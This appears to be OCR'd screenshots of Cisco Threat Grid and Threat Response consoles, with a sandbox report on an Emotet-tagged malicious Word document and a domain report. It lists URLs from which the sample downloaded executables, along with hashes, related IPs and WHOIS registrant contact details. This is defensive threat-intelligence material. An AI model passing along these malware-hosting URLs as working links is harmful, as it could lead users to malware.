https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...msi.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+106.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...vtv.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+108.0s

DNS Traffic

HTTP Traffic

Search

URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
https://bitbucket.org:443/vscd/pub/downloads/tvbit.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+65.0s
https://bitbucket.org:443/vscd/pub/downloads/part1.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+70.0s
https://bitbucket.org:443/vscd/pub/downloads/part2.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+72.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...wer.ini%22	GET	Stream 13	200	52.216.141.188	443	text/ini	+89.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...top.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+90.0s
https://bitbucket.org:443/vscd/pub/downloads/mydb.db	GET	Stream 11	302	18.205.93.2	443	application/x-empty	+93.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195..._en.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+103.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...Res.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+104.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...msi.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+106.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...vtv.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+108.0s

Decrypted TLS

DNS Traffic

HTTP Traffic

exec

URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...top.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+90.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195..._en.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+103.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...Res.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+104.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...msi.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+106.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...vtv.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+108.0s

DNS Traffic

Search

Query	Type	Data	Stream	Umbrella Status	TTL	Timestamp
20750	A	bitbucket.org	Stream 6	Innocuous	-	+49.383s
53908	A	bbuseruploads.s3.amazonaws.com	Stream 8	Innocuous	-	+65.524s
53339	A	bbuseruploads.s3.amazonaws.com	Stream 12	Innocuous	-	+88.585s
10939	A	ping3.teamviewer.com	Stream 16	Innocuous	-	+169.175s
63736	A	master16.teamviewer.com	Stream 19	Innocuous	-	+172.457s

Entity Pages

Metrics

Malicious Disposition

0 Internal Targets | 30 Judgements | 3 Verdicts | 14 Indicators | 4 Sources

Details

Artifact ID (SHA-256)	ea5b10fb0fb253a2d1f67122adc083ada11c4...
SHA-1	e89dc7722472e09fa55660fc8c94f82e859a17a2
MD5	3aba34b958ca3de2b684c8e392f5c446
Size	138435
Analysis Type	docx
MIME Type	application/vnd.openxmlformats-officedocument.wordprocessingml.document; charset=binary
Magic Type	Microsoft Word 2007+
Flags	
Tags	

AV Signatures

Product	Version	Result	Signature Version
No associated signatures...			

10 per page

Associated Paths

Path
attachment 620400 6895805832.doc

1

1-8 of 8 10 per page

Associated Paths

Path
attachment 620400 6895805832.doc
Dat-2020_01_24-Z187630.doc
INV_198518 036.doc
INV-57216146.doc
INV-5729-456073959.doc
Inv 6225696308.doc
INVOICE-96468067-213.doc
\TEMP\Dat-2020_01_24-Z187630.doc

1 1-8 of 8 10 per page

Related Samples

Name	SHA-256	Type	Tags	VM	Playbook	Score	Indicators	Submit	Access	Status
Dat-2020_01_24-Z187630.doc	ea5b10fb...	docx	malspam	Windows 7 64-bit	Random Cursor Movem...	100	76	1/24/2		
list_7419248.doc	2974462...	docx	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	75	1/23/2		
uuOv.exe	a4b1e196...	exe	malspam	Windows 7 64-bit	Random Cursor Movem...	100	49	1/23/2		
6WH6dHMi0rK.exe	1f2bfbe3...	exe	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	41	1/23/2		
0nrZmJVRaVKho2TAtb4U.exe	bde229e...	exe	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	47	1/23/2		

1 1-6 of 6 10 per page

Metrics
Details
AV Signatures
Associated Paths
Related Samples

Path
attachment 620400 689805832.doc
Dat-2020_01_24-Z187630.doc
INV_198518 036.doc
INV-57216146.doc
INV-5729-456073959.doc
Inv 6225696308.doc
INVOICE-96468067-213.doc
\TEMP\Dat-2020_01_24-Z187630.doc

1 1-8 of 8 10 per page

Related Samples

Name	SHA-256	Type	Tags	VM	Playbook	Score	Indicators	Submit	Access	Status
Dat-2020_01_24-Z187630.doc	ea5b10fb...	docx	malspam	Windows 7 64-bit	Random Cursor Movem...	100	76	1/24/2		
list_7419248.doc	2974462...	docx	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	75	1/23/2		
uuOv.exe	a4b1e196...	exe	malspam	Windows 7 64-bit	Random Cursor Movem...	100	49	1/23/2		
6WH6dHMi0rK.exe	1f2bfbe3...	exe	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	41	1/23/2		
0nrZmJVRaVKho2TAtb4U.exe	bde229e...	exe	malspam Emotet	Windows 7 64-bit	Random Cursor Movem...	100	47	1/23/2		
Dat-2020_01_24-Z187630.doc	ea5b10fb...	docx	malspam	Windows 7 64-bit	Random Cursor Movem...	100	77	1/23/2		

1 1-6 of 6 10 per page

Metrics

Malicious Disposition

0 Internal Targets | 4 Judgements | 3 Verdicts | 0 Indicators | 5 Sources

Details

Domain Name mbfce24rgn65bx3g.2kzm0f.com
SHA-256 53b2e534749ab30fa83f9e6a6f3b0c10273b13859fe5bdd887be7b9aedda0729
MD5 82969798aca6bfa257ff39c585db5fc0
Flags
Tags

Related IPs

IP	ASN	Flags	Tags	Location
185.98.86.72	49063 - Dataline Ltd			RU
34.207.223.86	14618 - Amazon.com, Inc.			Ashburn, VA, US
35.165.122.41	16509 - Amazon.com, Inc.			Boardman, OR, US
35.187.89.15	15169 - Google Inc.			Mountain View, CA, US
52.11.100.253	16509 - Amazon.com, Inc.			Boardman, OR, US
54.173.133.182	14618 - Amazon.com, Inc.			Ashburn, VA, US
69.90.132.43	13768 - Peer 1 Network (USA) Inc.			New York, NY, US

1 | 1-7 of 7 | 10 per page

Related Samples

Related IPs

IP	ASN	Flags	Tags	Location
185.98.86.72	49063 - Dataline Ltd			RU
34.207.223.86	14618 - Amazon.com, Inc.			Ashburn, VA, US
35.165.122.41	16509 - Amazon.com, Inc.			Boardman, OR, US
35.187.89.15	15169 - Google Inc.			Mountain View, CA, US
52.11.100.253	16509 - Amazon.com, Inc.			Boardman, OR, US
54.173.133.182	14618 - Amazon.com, Inc.			Ashburn, VA, US
69.90.132.43	13768 - Peer 1 Network (USA) Inc.			New York, NY, US

1 | 1-7 of 7 | 10 per page

Related Samples

Name	SHA-256	Type	Tags	VM	Playbook	Score	Indicators	Submit	Access	Status
f905ada56676a12fc96f8cfcb9...	f905ada5...	exe		Windows 7 64-bit	Random Cursor Movem...	100	32	6/17/2		
626e9de4d3b7fce2a01913474...	626e9de...	exe		Windows 7 64-bit	Random Cursor Movem...	100	42	6/12/2		
29e430d500b9394dff51ad64a...	29e430d...	exe		Windows 7 64-bit	Random Cursor Movem...	100	39	6/12/2		
e4fe560783615e0fc7b410b7c...	e4fe5607...	exe		Windows 7 64-bit	Random Cursor Movem...	100	34	6/3/20		
e5258fd994057e21640ac07c5...	e5258fd9...	exe		Windows 7 64-bit	Random Cursor Movem...	100	36	6/3/20		
2175828fa33a1dc3b51735dc6...	2175828f...	exe		Windows 7 64-bit	Random Cursor Movem...	100	36	5/27/2		
fafcc008b8ab34b02a017243b...	fafcc008b...	exe		Windows 7 64-bit	Random Cursor Movem...	100	47	5/27/2		
caff77f16c85ee1d68bfa65450...	caff77f16...	exe		Windows 7 64-bit	Random Cursor Movem...	100	48	5/27/2		

1 2 3 4 5 | 1-10 of 41 | 10 per page

Related Samples

Name	SHA-256	Type	Tags	VM	Playbook	Score	Indicators	Submit	Access	Status
f905ada56676a12fc96f8cfcb9...	f905ada5...	exe		Windows 7 64-bit	Random Cursor Movem...	100	32	6/17/2		
626e9de4d3b7fce2a01913474...	626e9de...	exe		Windows 7 64-bit	Random Cursor Movem...	100	42	6/12/2		
29e430d500b9394dff51ad64a...	29e430d...	exe		Windows 7 64-bit	Random Cursor Movem...	100	39	6/12/2		
e4fe560783615e0fc7b410b7c...	e4fe5607...	exe		Windows 7 64-bit	Random Cursor Movem...	100	34	6/3/20		
e5258fd994057e21640ac07c5...	e5258fd9...	exe		Windows 7 64-bit	Random Cursor Movem...	100	36	6/3/20		
2175828fa33a1dc3b51735dc6...	2175828f...	exe		Windows 7 64-bit	Random Cursor Movem...	100	36	5/27/2		
fafcc008b8ab34b02a017243b...	fafcc008b...	exe		Windows 7 64-bit	Random Cursor Movem...	100	47	5/27/2		
caff77f16c85ee1d68bfa65450...	caff77f16...	exe		Windows 7 64-bit	Random Cursor Movem...	100	48	5/27/2		
49271c7a3c500cd41a1c9547c...	49271c7a...	exe		Windows 7 64-bit	Random Cursor Movem...	100	31	5/27/2		
d2add46afdab3100de8c01e81...	d2add46a...	exe		Windows 7 64-bit	Random Cursor Movem...	100	32	5/27/2		

1 2 3 4 5 > 1-10 of 41 10 per page

Associated URLs

URL	Protocol	Port
Error fetching results from server		

10 per page

WHOIS Detail

Basic | History | Raw

Administrative Contact	Billing Contact	Registrant	Technical Contact
		SARSEC-3450	134

Associated URLs

URL	Protocol	Port
Error fetching results from server		

10 per page

WHOIS Detail

Basic | History | Raw

Administrative Contact

Name	William Crace
Organization	William Crace
Email	grouty@2kzm0f.com
Street	55 kooljak rd
City	Abbey
State	WA
Postal Code	6280
Country	AUSTRALIA
Telephone	61890736970
Telephone Ext	
Fax	
Fax Ext	

Billing Contact

Name	
Organization	
Email	
Street	
City	
State	
Postal Code	
Country	
Telephone	
Telephone Ext	
Fax	
Fax Ext	

Registrant

Name	William Crace
Organization	William Crace
Email	grouty@2kzm0f.com
Street	55 kooljak rd
City	Abbey
State	WA
Postal Code	6280
Country	AUSTRALIA
Telephone	61890736970
Telephone Ext	
Fax	61890736970
Fax Ext	

Technical Contact

Name	William Crace
Organization	William Crace
Email	grouty@2kzm0f.com
Street	55 kooljak rd
City	Abbey
State	WA
Postal Code	6280
Country	AUSTRALIA
Telephone	61890736970
Telephone Ext	
Fax	61890736970
Fax Ext	

Zone Contact

Name	
Organization	
Email	
Street	
City	
State	
Postal Code	
Country	
Telephone	
Telephone Ext	
Fax	
Fax Ext	

Details

Addresses	55 kooljak rd
Audit Updated Date	2017-03-01 00:00:00 UTC
Created	2017-02-28
Domain Name	2kzm0f.com
Emails	grouty@2kzm0f.com
Expires	2018-02-28
Has Raw Text	
Record Expired	
RegistrarIANAID	460
Registrar Name	WEB COMMERCE COMMUNICATIONS LIMITED DBA WEBNIC.CC

Name Servers

Name Servers	a.dnspod.com b.dnspod.com

Status

Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

Threat Grid Analyzer

Threat Grid Analyzer

- Submit a file for analysis
- Submit a url for analysis
- Query Threat Grid for a hash
  - MD5, SHA1, SHA256
- Pivot into Threat Grid report to view the analysis
- Pivot into Threat Grid report to a specific Behavioral Indicator
- Pivot into Threat Grid report to a specific TCP/IP Stream

Threat Grid Analyzer Demo and Code

Threat Response

Modules

Investigation | Upload Snapshot

Paste log entry, IP address, domain, etc

Investigate | Clear | Reset | What can I search for?

Getting Started

Start by configuring modules, which allow Threat Response to query your existing Cisco Investments:


AMP for Endpoints


Email Security Appliance


Firepower


Orbital


SMA (Email)


SMA (Web)


Stealthwatch Enterprise


Threat Grid


Umbrella


WSA

My First Investigation

Paste any combination of IOCs (IP, domains, SHAs, etc.) from security blogs, alerts from your SIEM, log files, and any other unstructured data. Threat Response will parse these IOCs for you! For a quick start, here are a few Cisco Talos posts - just **copy the entire set of IOCs at the end of each article:**

- Pylocky Unlocked: Cisco Talos releases PyLocky ransomware decryptor
- Fake Cisco Job Posting Targets Korean Candidates
- DNSpionage Campaign Targets Middle East

Need Help?

Browse the help topics, which include definitions, FAQs, and much more

Understand the Relations Graph with this 3-min video

See real investigations with Threat Response with our HowTo series

Settings
Your Account
Devices
API Clients
Modules
Available Modules
Users

Modules

Intelligence within Cisco Threat Response is provided by modules, which can also enable response capabilities. Click here to view all the available modules.

Your Configurations

Add New Module

AMP for Endpoints
AMP for Endpoints

AMP for Endpoints prevents threats at the point of entry, by identifying and halting advanced threats before they reach your endpoints.

Edit Learn More

AMP for Endpoints - TG
AMP for Endpoints

AMP for Endpoints prevents threats at the point of entry, by identifying and halting advanced threats before they reach your endpoints.

Edit Learn More

Threat Grid
Threat Grid

Threat Grid combines advanced sandboxing with threat intelligence into one unified solution to protect organizations from malware.

Edit Learn More

Umbrella
Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

VirusTotal
VirusTotal

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Edit Learn More

Edit Learn More

U

Umbrella
Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

Edit Learn More

VirusTotal
VirusTotal

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Edit Learn More

Built in Modules

Ctia

AMP Global Intelligence
Cisco Threat Intelligence API

AMP Global Intelligence is a respository of Cisco and third-party intelligence curated by Cisco engineers and researchers.

Learn More

Pi

Private Intelligence
Cisco Threat Intelligence API

Private Intelligence is a data storage facility built into CTR, to store the incidents that display in the Threat Response Incident Manager, Casebooks, Snapshots, and user...

Learn More

Ti

Talos Intelligence
Cisco Talos Intelligence

Talos is Cisco's industry-leading threat intelligence team that protects your organization's people, data and infrastructure from active adversaries.

Learn More

Afr

AMP File Reputation
AMP Protect DB

AMP File Reputation is the database that powers AMP file hash lookups.

Learn More

Settings
Your Account
Devices
API Clients
Modules
Available Modules
Users

Edit Learn More

Edit Learn More

U
Umbrella
Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

Edit Learn More

VirusTotal
VirusTotal

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Edit Learn More

Built in Modules

Ctia
AMP Global Intelligence
Cisco Threat Intelligence API

AMP Global Intelligence is a respository of Cisco and third-party intelligence curated by Cisco engineers and researchers.

Learn More

Pi
Private Intelligence
Cisco Threat Intelligence API

Private Intelligence is a data storage facility built into CTR, to store the incidents that display in the Threat Response Incident Manager, Casebooks, Snapshots, and user...

Learn More

Ti
Talos Intelligence
Cisco Talos Intelligence

Talos is Cisco's industry-leading threat intelligence team that protects your organization's people, data and infrastructure from active adversaries.

Learn More

Afr
AMP File Reputation
AMP Protect DB

AMP File Reputation is the database that powers AMP file hash lookups.

Learn More

Settings
Your Account
Devices
API Clients
Modules
Available Modules
Users

Edit Learn More

Edit Learn More

U
Umbrella
Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

Edit Learn More

VirusTotal
VirusTotal

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Edit Learn More

Built in Modules

Ctia
AMP Global Intelligence
Cisco Threat Intelligence API

AMP Global Intelligence is a respository of Cisco and third-party intelligence curated by Cisco engineers and researchers.

Learn More

Pi
Private Intelligence
Cisco Threat Intelligence API

Private Intelligence is a data storage facility built into CTR, to store the incidents that display in the Threat Response Incident Manager, Casebooks, Snapshots, and user...

Learn More

Ti
Talos Intelligence
Cisco Talos Intelligence

Talos is Cisco's industry-leading threat intelligence team that protects your organization's people, data and infrastructure from active adversaries.

Learn More

Afr
AMP File Reputation
AMP Protect DB

AMP File Reputation is the database that powers AMP file hash lookups.

Learn More

Edit Learn More

Edit Learn More

U

Umbrella
Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

Edit Learn More

VirusTotal
VirusTotal

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Edit Learn More

Built in Modules

Ctia

AMP Global Intelligence
Cisco Threat Intelligence API

AMP Global Intelligence is a respository of Cisco and third-party intelligence curated by Cisco engineers and researchers.

Learn More

Pi

Private Intelligence
Cisco Threat Intelligence API

Private Intelligence is a data storage facility built into CTR, to store the incidents that display in the Threat Response Incident Manager, Casebooks, Snapshots, and user...

Learn More

Ti

Talos Intelligence
Cisco Talos Intelligence

Talos is Cisco's industry-leading threat intelligence team that protects your organization's people, data and infrastructure from active adversaries.

Learn More

Afr

AMP File Reputation
AMP Protect DB

AMP File Reputation is the database that powers AMP file hash lookups.

Learn More

Settings
Your Account
Devices
API Clients
Modules
Available Modules
Users

Available Modules

Select a module you would like to add, or click here to learn more about modules configuration.

AMP for Endpoints
Advanced Malware Protection

AMP for Endpoints prevents threats at the point of entry, by identifying and halting advanced threats before they reach your endpoints.

Add New Module Learn More · Free Trial

Cisco Threat Intelligence API
Cisco Threat Intelligence API

The Cisco Threat Intelligence API (CTIA) is a REST API designed to facilitate the rapid storage and retrieval of cyber threat intelligence data structured in the Cisco Threat...

Add New Module Learn More

Umbrella
Cisco Umbrella

Umbrella is Cisco's cloud security product, enforcing security via DNS and selective proxy. Threat Response supports multiple Umbrella functions, which are linked to...

Add New Module Learn More · Free Trial

Threat Grid
Understand and prioritize threats faster

Threat Grid combines advanced sandboxing with threat intelligence into one unified solution to protect organizations from malware.

Add New Module Learn More · Free Trial

VirusTotal
Online Virus, Malware and URL Scanner

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Add New Module Learn More · Free Trial

SMA Email
Cisco Content Security Management Appliance - Email

Cisco Content Security Management Appliance (SMA) centralizes management and reporting functions across multiple Cisco email and web security appliances.

Add New Module Learn More · Free Trial

VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

Add New Module Learn More · Free Trial

Cisco Content Security Management Appliance (SMA) centralizes management and reporting functions across multiple Cisco email and web security appliances.

Add New Module Learn More · Free Trial

F

Firepower

Firepower Services and Devices

Firepower provides complete and unified management over firewalls, application control, intrusion prevention, URL filtering, and advanced malware protection.

Add New Module Learn More · Free Trial

Sma Web

SMA Web

Cisco Content Security Management Appliance - Web

The Cisco Content Security Management Appliance (SMA) centralizes management and reporting functions across multiple Cisco email and web security appliances.

Add New Module Learn More

Esa

Email Security Appliance

Cisco Email Security Appliance

The Cisco Email Security Appliance (ESA) provides advanced threat protection capabilities to detect, block, and remediate threats faster, prevent data loss, and...

Add New Module Learn More

Wsa

Web Security Appliance

Cisco Web Security Appliance

The Cisco Web Security Appliance (WSA) protects your organization by automatically detecting and blocking web-based threats before users can click on them.

Add New Module Learn More

Swe

Stealthwatch Enterprise

Cisco Stealthwatch Enterprise

Cisco Stealthwatch Enterprise provides enterprise-wide network visibility and applies advanced security analytics to detect and respond to threats, such as command-...

Add New Module Learn More · Free Trial

Orb

Orbital

Orbital

Cisco Orbital is a new advanced capability in Cisco AMP for Endpoints designed to make security investigation and threat hunting simple by providing an implementati...

Add New Module Learn More

Investigation Graph

Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

Investigation | Upload Snapshot

```
sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"
```

Investigate | Clear | Reset | What can I search for?

Getting Started

Start by configuring modules, which allow Threat Response to query your existing Cisco Investments:


AMP for Endpoints


Email Security Appliance


Firepower


Orbital


SMA (Email)


SMA (Web)


Stealthwatch Enterprise


Threat Grid


Umbrella


WSA

My First Investigation

Paste any combination of IOCs (IP, domains, SHAs, etc.) from security blogs, alerts from your SIEM, log files, and any other unstructured data. Threat Response will parse these IOCs for you! For a quick start, here are a few Cisco Talos posts - just **copy the entire set of IOCs at the end of each article:**

- Pylocky Unlocked: Cisco Talos releases PyLocky ransomware decryptor
- Fake Cisco Job Posting Targets Korean Candidates
- DNSpionage Campaign Targets Middle East

Need Help?

Browse the help topics, which include definitions, FAQs, and much more

Understand the Relations Graph with this 3-min video

See real investigations with Threat Response with our HowTo series

Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout


Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



Threat Response | Investigate | Snapshots | Incidents Beta | Intelligence | Modules | Michael Auger

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?


2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

2 Endpoints

Demo_AMP_Threat_Quarantined
WINDOWS 10, SP 0.0
AMP GUID
43af918c-dc5e-4a64-ad17-63772c695e64
HOSTNAME
Demo_AMP_Threat_Quarantined
IP ADDRESS
211.126.55.39
MAC ADDRESS
31:2e:06:67:1e:41

Demo_AMP
WINDOWS 10, SP 0.0
AMP GUID
43ea5bb6-a4ec-48fa-876c-59cc304fda17
HOSTNAME
Demo_AMP
IP ADDRESS
74.67.98.201
MAC ADDRESS

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

Investigation 2 of 2 enrichments complete

sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?


2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

1 Malicious • 1 Unknown

6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a80194...
SHA-256 Hash

52.168.18.255
IP Address

Relati ...howing 128 nodes



New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

Investigation 2 of 2 enrichments complete


sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 no

1 Malicious
6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a80194...
SHA-256 Hash



New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

Investigation 2 of 2 enrichments complete


sha256:"6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86"
ip:"52.168.18.255"

Investigate | Clear | Reset | What can I search for?

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

1 Unknown
52.168.18.255
IP Address

Relations Graph · Dispositions: All · Types: All · Mode: Expanded · Showing 128 nodes



New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

